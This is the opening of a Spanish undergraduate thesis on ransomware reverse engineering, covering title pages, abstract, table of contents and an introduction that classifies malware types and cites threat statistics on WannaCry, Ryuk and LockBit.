



## GRADO EN INGENIERÍA INFORMÁTICA



VNIVERSITAT  
DE VALÈNCIA

## TRABAJO FIN DE GRADO

---

INGENIERÍA INVERSA DE MALWARE: ANÁLISIS Y  
TÉCNICAS DE EVASIÓN

---

Autor: Victor Kravchuk Vorkevych

Tutor: Carlos Perez Conde

Julio 2025



## TRABAJO FIN DE GRADO

---

# INGENIERÍA INVERSA DE MALWARE: ANÁLISIS Y TÉCNICAS DE EVASIÓN

---

Autor: Victor Kravchuk Vorkevych

Tutor: Carlos Perez Conde

---



**Declaración de autoría:**

Yo, Victor Kravchuk Vorkevych, declaro la autoría del Trabajo Fin de Grado titulado “Ingeniería Inversa de Malware: Análisis y Técnicas de evasión” y que el citado trabajo no infringe las leyes en vigor sobre propiedad intelectual. El material no original que figura en este trabajo ha sido atribuido a sus legítimos autores.

Valencia, 23 de julio de 2025

Fdo: Victor Kravchuk Vorkevych



---

**Resumen:**

Este trabajo de fin de grado tiene como finalidad el análisis técnico de familias representativas de ransomware, pertenecientes a distintas etapas en la evolución del malware moderno. A través del análisis estático y dinámico de muestras reales, se identifican sus técnicas de evasión, mecanismos de persistencia, métodos de obfuscación y mecanismos de propagación. Para ello, se ha construido un laboratorio seguro basado en máquinas virtuales. Se han empleado herramientas como Ghidra, x32dbg, Wireshark, Resource Hacker y Detect It Easy, entre otras, así como scripts auxiliares personalizados para automatizar tareas y replicar funcionalidades específicas del malware. El proyecto incluye también la elaboración de reglas YARA para la detección basada en patrones, así como la clasificación de técnicas observadas mediante el marco MITRE ATT&CK. Como resultado, se obtiene una visión detallada del comportamiento interno de cada muestra, una comparación evolutiva entre ellas y una base técnica sólida para futuros trabajos profesionales en ciberseguridad e ingeniería inversa.

---



---

**Abstract:**

This end-of-degree project has the purpose of performing a technical analysis of the most representative ransomware families, from different stages in the evolution of modern malware. Through static and dynamic analysis of real samples, evasion techniques, persistence mechanisms, obfuscation methods, and propagation mechanisms are identified. To achieve this, a secure laboratory based on virtual machines was created. Different tools were used, such as Ghidra, x32dbg, Wireshark, Resource Hacker, and Detect-It-Easy, among others, as well as personalised auxiliary scripts to automate tasks and replicate specific malware functionalities. The project also includes the creation of YARA rules for pattern-based detection, as well as the classification of the techniques observed within the MITRE ATT&CK framework. As a result, a detailed view of the internal behaviour of each sample is obtained, along with an evolutionary comparison between them and a solid foundation for future professional work in cybersecurity and reverse engineering.

---



---

**Agradecimientos:**

Quiero agradecer el éxito de este proyecto a mi padre y a mi madre por su amor y apoyo incondicional, ya que sin ellos no podría haber llegado hasta este punto.

---



# Índice general

<b>1. Introducción</b>	<b>17</b>
1.1. Introducción . . . . .	17
1.2. Motivación . . . . .	25
1.3. Objetivos . . . . .	26
1.3.1. Objetivo principal . . . . .	26
1.3.2. Objetivos específicos . . . . .	26
1.4. Organización de la memoria . . . . .	27
<b>2. Estado del arte</b>	<b>29</b>
2.1. Conceptos previos . . . . .	29
2.2. Tecnologías . . . . .	34
2.2.1. Sistema operativo del anfitrión: Windows 10 . . . . .	34
2.2.2. Virtualizador: VirtualBox . . . . .	34
2.2.3. Sistema operativo del invitado: Windows 10 . . . . .	34
2.2.4. Herramientas de ingeniería inversa: Ghidra . . . . .	35
2.2.5. Depuradores: x64dbg / x32dbg . . . . .	35
2.2.6. Explorador de procesos: Process Hacker . . . . .	36
2.2.7. Sniffer de red: Wireshark . . . . .	36
2.2.8. Identificador de empaquetadores y entropía: DIE . . . . .	36
2.2.9. Extracción de recursos: Resource Hacker . . . . .	36
2.2.10. Editor hexadecimal: HxD . . . . .	37
2.2.11. Entorno de desarrollo: Visual Studio Code . . . . .	37
2.2.12. Compilación de código auxiliar en C++: Visual Studio . . . . .	37
2.3. Estudio de proyectos similares . . . . .	37
<b>3. Planificación y especificación</b>	<b>39</b>
3.1. Definición de Requisitos . . . . .	39
3.1.1. Requisitos funcionales . . . . .	39
3.1.2. Requisitos no funcionales . . . . .	40

3.2. Especificación del sistema . . . . .	41
3.3. Planificación y estimación de costes . . . . .	43
3.3.1. Metodología de trabajo . . . . .	43
3.3.2. Gestión de alcance . . . . .	44
3.3.3. Gestión de tiempo . . . . .	45
3.3.4. Gestión de costes . . . . .	46
3.3.5. Gestión de riesgos . . . . .	50
3.4. Viabilidad . . . . .	50
3.4.1. Viabilidad legal . . . . .	51
3.4.2. Viabilidad económica . . . . .	51
3.4.3. Viabilidad técnica . . . . .	52
<b>4. Casos de estudio</b>	<b>53</b>
4.1. WannaCry . . . . .	53
4.1.1. Obtención de la muestra . . . . .	53
4.1.2. Visión general de la muestra . . . . .	53
4.1.3. Análisis estático . . . . .	56
4.1.4. Análisis dinámico . . . . .	120
4.1.5. Análisis del comportamiento del malware . . . . .	129
4.1.6. Regla YARA personalizada . . . . .	138
4.1.7. MITRE ATT&CK Framework . . . . .	142
4.2. LockBit 3.0 . . . . .	144
4.2.1. Obtención de la muestra . . . . .	144
4.2.2. Visión general de la muestra . . . . .	144
4.2.3. Análisis estático y dinámico . . . . .	146
4.2.4. Análisis del comportamiento del malware . . . . .	315
4.2.5. Regla YARA personalizada . . . . .	319
4.2.6. MITRE ATT&CK Framework . . . . .	323
<b>5. Comparativa entre los casos de estudio</b>	<b>327</b>
5.1. Resumen ejecutivo: WannaCry . . . . .	327
5.2. Resumen ejecutivo: LockBit 3.0 . . . . .	333
5.3. Comparativa de ambas muestras . . . . .	346
5.4. Conclusiones preliminares del análisis . . . . .	351
<b>6. Conclusiones</b>	<b>353</b>
6.1. Revisión de costes . . . . .	353
6.2. Conclusiones . . . . .	356

6.3. Trabajo futuro . . . . .	357
<b>A. Apéndice</b>	<b>359</b>
<b>Bibliografía</b>	<b>369</b>



# Capítulo 1

## Introducción

### 1.1. Introducción

En la actualidad, en el sector de la tecnología, el malware se ha consolidado como una de las principales amenazas en la seguridad informática, debido a los avances tecnológicos que ha creado una dependencia digital en sectores críticos, afectando a todo tipo de usuarios, tanto a usuarios individuales, como grandes corporaciones, instituciones públicas o entidades militares.

El término “malware”, acrónimo de malicious (mal-) software (-ware), engloba una multitud de distintas categorías de programas maliciosos, donde su principal propósito es el de infiltrarse, dañar, espionar o extraer información sin consentimiento del usuario. El malware puede clasificarse en distintas categorías, en base a su comportamiento, mecanismo de propagación o propósito principal [1]:

#### ■ Malware autorreplicante

Caracterizado por reproducirse sin intervención del usuario.

*Ejemplos:*

- **Virus:** Requiere de un archivo donde hospedar su código para ejecutarse.
- **Gusanos (worms):** Se propagan autónomamente a través de la red mediante la explotación de vulnerabilidades en la red.
- **Botnets:** Redes de dispositivos infectados, denominados “bots”, controlados remotamente para realizar ataques DDoS o spam, que trata de expandirse y aumentar la eficacia de sus ataques.

#### ■ Malware de acceso remoto

Caracterizado por permitir a un atacante tomar el control de un sistema afectado de manera remota.

*Ejemplos:*

- **Puertas traseras (backdoors):** Burlan mecanismos de autenticación para permitir el acceso no autorizado.

#### ■ Malware de activación condicional

Caracterizado por comenzar su ejecución en base a condiciones específicas.

*Ejemplos:*

- **Bombas lógicas:** Activan su ejecución de carga maliciosa una vez se cumple una condición lógica predefinida.

#### ■ Malware autónomo en segundo plano

Caracterizado por no requerir interacción directa del usuario para su funcionamiento, realizando tareas sigilosamente.

*Ejemplos:*

- **Adware:** Muestra publicidad intrusiva y recopila datos de navegación.
- **Rootkits:** Ocultan la presencia de archivos, procesos o claves de registro del malware y permiten acceso privilegiado en el sistema.
- **Malware sin archivos (Fileless Malware):** Reside en memoria RAM o usa herramientas del sistema (PowerShell, WMI) sin dejar rastro en disco.
- **Cryptojacking:** Usa recursos del sistema para minado de criptomonedas de forma encubierta.

#### ■ Malware espía

Caracterizado por recopilar datos sensibles y acciones del usuario sin su conocimiento.

*Ejemplos:*

- **Keyloggers:** Registran pulsaciones del teclado para extraer credenciales o datos financieros, entre otros.
  - **Spyware:** Monitorizan la actividad del sistema, hábitos de navegación y otros datos sensibles (chats, ubicación...)
- Tiene como subtipo:
- ◊ **Stalkerware:** Espía actividad en dispositivos móviles, como geolocalización, mensajes, correo electrónico...

#### ■ Malware de extorsión o bloqueo

Caracterizado por restringir el acceso a los datos u inclusive sistema, exigiendo o no un rescate a cambio de su recuperación.

*Ejemplos:*

- **Ransomware:** Cifra los archivos del usuario exigiendo un rescate económico por la recuperación de estos para su desencriptado.
- **Wipers:** Corrompe o borra datos irreversiblemente bloqueando el acceso definitivamente a los datos.

#### ■ Malware de propagación avanzada

Caracterizado por usar técnicas sofisticadas para infectar sistemas.

*Ejemplos:*

- **Exploit kits:** Paquetes que automatizan el aprovechamiento de vulnerabilidades.
- **Malvertising:** Inyecta código malicioso en anuncios legítimos.
- **Hybrid Malware:** Combina múltiples técnicas de distintos malware.

### ■ Malware contextual o engañoso

Caracterizado por aprovecharse de la interacción o confianza del usuario.

*Ejemplos:*

- **Scareware:** Engaña al usuario mediante alertas falsas para extorsionar pagos.
- **Troyano:** Engaña al usuario tratando de aparentar ser un programa legítimo y así ejecutar acciones maliciosas, de otros malware.

Tiene varios subtipos:

- ◊ **Troyanos de acceso remoto (RATs):** Otorgan control remoto al atacante.
- ◊ **Troyanos híbridos:** Ejecutan malware adicional una vez consiguen acceso, como puede ser spyware o ransomware, entre otros.
- ◊ **Droppers/Downloaders:** Descargan malware adicional solo si el sistema cumple ciertos requisitos.

### ■ Malware impulsado por IA

Caracterizado por el uso de inteligencia artificial para adaptarse, evadir su detección o automatizar ataques.

*Ejemplos:*

- **Malware generativo:** Modifica su código en tiempo real mediante IA para evitar ser detectado y adaptarse al entorno, inclusive en la exfiltración de datos.
- **Ataques de phishing hiperpersonalizados:** Crea mensajes convincentes mediante ingeniería social automatizada por IA con el análisis de los datos del usuario.

Su impacto es innegable en el sector IT, y la evolución en los datos de estos últimos años demuestra que a medida que se digitalizan servicios críticos y de valor, aumentan los ataques malware considerablemente. Estos ataques tienen como fin obtener información rentable o causar disruptpciones graves por motivos políticos, personales o militares.

Basándonos en los datos del **Global Threat Intelligence Report (NTT, 2024)** los sectores más atacados durante 2023 fueron los sectores de manufactura, tecnología y financiero. El manufacturero, a comparación del año anterior, ascendió al primer lugar como sector más afectado, representando un 25,66 % de los ataques registrados. Principalmente fueron afectadas las industrias energéticas, minera y de construcción dentro del sector de manufactura. El sector tecnológico, que pasó a ocupar el segundo lugar, fue objetivo de un 21,42 % de los ataques, principalmente en proveedores de tecnología y servidores. Finalmente, el sector financiero fue el tercer sector más afectado, con una retención del 10,84 % de los ataques, por motivaciones económicas.




Figura 1.1: Sectores más atacados según el Global Threat Intelligence Report (2023)

Respecto al ransomware, considerado el malware más perjudicial para las corporaciones y entidades con datos críticos, debido a su capacidad de secuestrar datos de gran valor a cambio de un rescate económico que puede llevar a que las empresas o entidades no tengan otra opción más que pagar para continuar con su operativa normal y evitar así la pérdida de datos sensibles. Esta decisión es crucial para mantener la confianza de los clientes ya que podría acarrear mayores pérdidas. Los sectores más afectados por ransomware siguen el mismo patrón que el malware general, y entre las cinco familias de malware más comunes en estos ataques se encuentran LockBit, Alphv (BlackCat), Cl0p, Play y 8Base. En particular, Lockbit ha revolucionado el sector en estos últimos cinco años debido a su peligrosidad, constante evolución y sofisticación de su tecnología, contando con cuatro generaciones: LockBit 1.0, LockBit 2.0, LockBit 3.0 y LockBit 4.0.




Figura 1.2: Principales familias de ransomware más activas (2023)

En los tipos de malware más comunes se encuentran los troyanos, backdoors y botnets. Los malware genéricos son malwares no clasificados, ya que son amenazas que mediante análisis heurísticos o con inteligencia artificial no pueden ser asociados a una categoría de malware.




Figura 1.3: Tipos de malware más comunes detectados (2023)

Además, durante este 2023 se observó un aumento de Common Vulnerabilities and Exposures (CVEs), un sistema público usado para la identificación y catalogación de vulnerabilidades de seguridad en software y hardware. Este aumento refleja una creciente tendencia en el descubrimiento de vulnerabilidades conocidas, que está relacionada con la constante digitalización y la falta de conciencia acerca de la seguridad informática, que abre nuevas puertas a múltiples puntos de entrada que conllevan pérdidas significativas.




Figura 1.4: CVEs reportados por año (2019-2023)

Como se puede ver desde el portal AV-ATLAS [2], el malware ha tenido un crecimiento constante desde 2008, sin señales de desaceleración a lo largo de los años.




Figura 1.5: Total acumulado de malware y PUAs en Windows (2008–2025)

El crecimiento del malware va acompañado también del esfuerzo de las grandes corporaciones por reforzar su seguridad. Anualmente se invierte cada vez más en ciberseguridad, como demuestra Cybersecurity Ventures con su gráfica [3], donde se observa que de media se destinan 50 mil millones de dólares adicionales con el progreso de los años. Esta tendencia refleja la preocupación creciente frente al aumento de amenazas y la necesidad de proteger activos digitales cada vez más valiosos.




Figura 1.6: Gasto anual global en ciberseguridad en miles de millones € (2021–2025)

Tiempo atrás, uno de los mayores puntos de inflexión de la historia del cibercrimen fue la familia WannaCry, que apareció el 12 de mayo de 2017, el primer gran ransomware en causar un daño económico y operativo de tales magnitudes a nivel global, dejando huella en el panorama de la ciberseguridad sensibilizando a un gran número de organizaciones sobre la necesidad de reforzar sus mecanismos de defensa. En solo unos días, WannaCry se propagó de forma masiva a más de 230 000 equipos en 150 países causando pérdidas económicas estimadas en más de 4 000 millones de dólares, afectando tanto a infraestructuras críticas como empresas del sector privado como a usuarios individuales. Sólo en

2017, Symantec bloqueó más de 5 400 millones de intentos de infección relacionados con WannaCry demostrando así su alta capacidad de propagación [4]. Como se observa en la figura 1.7 y la figura 1.8 su aparición dio lugar a un aumento masivo en las infecciones de ransomware tanto en consumidores como en entornos corporativos [5].




Figura 1.7: Detecciones de ransomware en consumidores (2016–2017)




Figura 1.8: Detecciones de ransomware en empresas (2016–2017)

Tras el punto de inflexión marcado por WannaCry en 2017, surgió una nueva generación de ransomware llamada Ryuk, que era más sofisticada y dirigida a las grandes corporaciones de gran tamaño, apareciendo a mediados de 2018, estableciéndose como un eslabón intermedio entre la propagación masiva y caótica de WannaCry y el modelo de negocio profesionalizado que caracterizaría a LockBit 1.0.

Esta transición hacia ataques dirigidos queda claramente reflejada en el segundo trimestre de 2019, donde Ryuk lideró el número de infecciones de ransomware, acaparando un 23,9 % del total de incidentes registrados como se ve en la figura 1.9.




Figura 1.9: Principales familias de ransomware más activas en (Q2 2019)

La comparación con otras familias predominantes en ese entonces, como **Dharma** o **Sodinokibi**, evidencia con claridad este enfoque, ya que mientras estas se dirigían principalmente a empresas pequeñas o medianas, **Ryuk** priorizaba las grandes corporaciones, como se observa en la figura 1.10, donde se compara la media del tamaño de empresa afectado por cada familia. Además, se puede ver reflejado en su media de cantidad de rescate en la figura 1.11, lo cual justifica su modelo altamente dirigido y lucrativo [6].




Figura 1.10: Tamaño medio de empresa según la familia de ransomware (Q2 2019)

